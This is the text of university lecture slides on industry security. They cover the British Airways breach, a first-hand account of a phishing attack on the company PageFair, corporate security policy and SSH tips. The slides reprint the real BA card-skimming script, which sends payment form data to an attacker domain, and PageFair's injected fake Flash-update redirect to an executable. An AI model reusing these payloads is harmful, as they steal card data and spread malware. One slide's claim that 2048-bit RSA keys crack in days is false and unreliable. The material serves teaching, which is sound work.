

Computer Security

Security in Industry

Jonathan Frawley



Durham
University


Lecture Overview

- A look at some important security breaches in recent history
- Description of a security breach at a company that I was in
- My experiences with security in development and operations
- Career advice

```
1 window.onload = function() {  
2   jQuery("#submitButton").bind("mouseup touchend", function(a) {  
3     var  
4       n = {};  
5       jQuery("#paymentForm").serializeArray().map(function(a) {  
6         n[a.name] = a.value  
7       });  
8       var e = document.getElementById("personPaying").innerHTML;  
9       n.person = e;  
10      var  
11        t = JSON.stringify(n);  
12        setTimeout(function() {  
13          jQuery.ajax({  
14            type: "POST",  
15            async: !0,  
16            url: "https://baways.com/gateway/app/dataprocessing/api/",  
17            data: t,  
18            dataType: "application/json"  
19          });  
20        }, 500)  
21      });  
22    }  
};
```



About me



OPENCAST into \int gral[®]
SOFTWARE



Morgan Stanley

LIMITED
 Durham
University

2012

2017

2018

2019

College, first jobs

Startups

Consulting

Research

Sources:

- https://en.wikipedia.org/wiki/Flag_of_Ireland - 2021-02-22
- <https://twitter.com/ibm> - 2019-12-08
- <https://www.glassdoor.ca/Photos/Demonware-Office-Photos-IMG1674224.htm> - 2019-12-08
- <https://twitter.com/digitgaming> - 2019-12-08
- <https://pagefair.com/> - 2019-12-08
- <http://opencastsoftware.com/> - 2019-12-08
- https://commons.wikimedia.org/wiki/File:Morgan_Stanley_Logo_1.svg - 2019-12-08
- <https://intogral.com/> - 2019-12-08
- <https://www.durac.uk/> - 2019-12-08
- https://en.wikipedia.org/wiki/Flag_of_the_United_Kingdom - 2019-12-08

Recent Big Security Breaches

167 Million
LinkedIn
Hacked accounts on SALE!



PlayStationTM Network



YAHOO!

BRITISH AIRWAYS



Sources:

- <https://thehackernews.com/2016/05/linkedin-account-hack.html> - 2019-12-08
- https://upload.wikimedia.org/wikipedia/commons/f/f2/PlayStation_Network_logo.png - 2019-12-08
- <https://www.youtube.com/user/yahoo> - 2019-12-08
- <https://www.careersinaerospace.com/news/british-airways-take-off-for-teacher-days-are-now-live/> - 2019-12-08

British Airways Breach


Page <https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js>

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes

+ Request Headers

- Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 18 Dec 2012 08:02:48 GMT



British Airways Breach

```
1  window.onload = function() {
2      jQuery("#submitButton").bind("mouseup touchend", function(a) {
3          var
4              n = {};
5          jQuery("#paymentForm").serializeArray().map(function(a) {
6              n[a.name] = a.value
7          });
8          var e = document.getElementById("personPaying").innerHTML;
9          n.person = e;
10         var
11             t = JSON.stringify(n);
12         setTimeout(function() {
13             jQuery.ajax({
14                 type: "POST",
15                 async: !0,
16                 url: "https://baways.com/gateway/app/dataprocessing/api/",
17                 data: t,
18                 dataType: "application/json"
19             })
20         }, 500)
21     })
22 };
```


Businesses have a lot of concerns

Trade off between:

- Security

and

- Cost
- Convenience
- Usability



Security in Large Corporations


- Locked down environments
 - Software has to be pre-vetted before being installed
 - Often will have VMs / OS images with everything setup
 - Network policies will be very strict
- General security policies
 - Need to have badge and swipe everywhere you go
 - Very secure areas will be monitored / locked down
 - Usually very locked down by default - need to escalate to managers to get approval
 - Clean desk policy
 - Heavy monitoring of production servers
- Laptop security policies
 - Screen locks
 - Encrypted HDD
 - Kensington locks
 - Monitoring software: Check that you have anti-virus, etc.




Attacks on Large Corporations

- Out of date software
 - WannaCry attack on NHS and other public sector orgs
- Exploit single server running software with security flaw
 - Big organisations have good external security
 - Internal security is seen as less important
- Social engineering


Case Study - PageFair Attack



PageFair Attack



PageFair Attack



PageFair Attack

PageFair Footage 



Sean Blanchfield <sean@pagefair.com>

10/31/15 ☆



to me ▾


<http://www.youtube.com/watch?v=G7ypJbSN9Qd>

Sean

PageFair Attack



Please re-enter your password



██████████@pagefair.com

Sign in

[Need help?](#)

[Sign in with a different account](#)

PageFair Attack



2-Step Verification

To help keep your email, photos, and other content safer,
complete the task below.



Enter a verification code

Get a verification code from the **Google Authenticator** app

Done

☒ Remember this computer for 30 days

[Try another way to sign in](#)

PageFair Attack



New Linux signed in

October 31, 2015 at 11:38 PM

Device:  Linux
Time: October 31, 11:38 PM
Location: Washington DC (Hagerstown MD), Arlington, VA, USA
Browser:  Firefox 38.0
IP address: 151.236.22.53 ?



Approximate location (may include nearby towns)





Changed password


Dublin, Dublin City, Ireland - October 31, 11:37 PM



New Windows signed in


October 31, 2015 at 11:33 PM

Device:  Windows
Time: October 31, 11:33 PM
Location: Los Angeles CA, Beverly Hills, CA, USA
Browser:  Firefox 41.0
IP address: 45.35.34.148 ?




Approximate location (may include nearby towns)


PageFair Attack



PageFair Attack



```
1 alert('WARNING: Your Flash Player plugin is outdated! Upgrade to continue!');  
2 location.replace('http://184.173.28.170/adobe_flashplayer_7.exe');
```




Public Disclosure

- We went very public on Sunday (< 24 hours after attack)
 - Emailed all customers
 - Added [very detailed technical blog post](#)
 - 10 updates to blog post over next week.
- Unexpected benefits of public disclosure:
 - Security researchers analyzed the attack
 - Security consultants offered free advice
 - Court of public opinion in tech community was in our favour

Technical Audit

- With access to email almost all systems are vulnerable
- We decided to do a full security audit:
 - Reset ALL passwords for every account for everyone in the company
 - Enable 2FA for all accounts
 - Reset all SSH keys, HTTPS certs
 - Enforce 2FA for SSH access to servers from outside the office
 - Upgraded all of our software dependencies to the latest versions
 - Audited open ports on our servers
 - Run automated pentesting tools
- No further attacks happened
- Paraphrasing Oscar Wilde: “To get hacked once may be regarded as a misfortune; to get hacked twice looks like carelessness”

PageFair Attack - Business Effect



PageFair Attack Conclusions


- Using Google oauth can be dangerous
- Always check the URL bar when logging in after clicking a link
- Setup 2FA for everything
- Have a separate email for critical accounts
- Public disclosure is good in the long term
- Use SRI for all 3rd party Javascript
 - Downside is that you cannot update easily
- Even small companies need to care about security

So...who did it?

- Victim of attack got obsessed with finding attacker
 - Found code names
 - Possible DOB
 - A few arrows pointed at a particular country
 - Nothing concrete found after weeks of effort



Our hero



Source:

-

<https://static-srcdn.com/wordpress/wp-content/uploads/2020/03/its-alway-sunny-charlie.jpg> - 2021-02-22

6 months later...

- We googled some of the data we had found...



- Now on FBI most wanted list
 - In connection with similar attacks on US government and businesses
- \$100,000 reward
- Confirmed info found in investigation

Useful tool: SSH

- The swiss army knife of network security
- Use 4KB RSA keys (2K keys can be cracked in a few days)
 - `ssh-keygen -t rsa -b 4096`
- Example: creating an SSH tunnel for a simple VPN
 - `ssh -C2qTnN -D 4711 <HOST_NAME>`
- [Foxyproxy](#)



Demo of my web browser!

Best Practices - Login credentials


- Use strong hash function for passwords
- Salt passwords
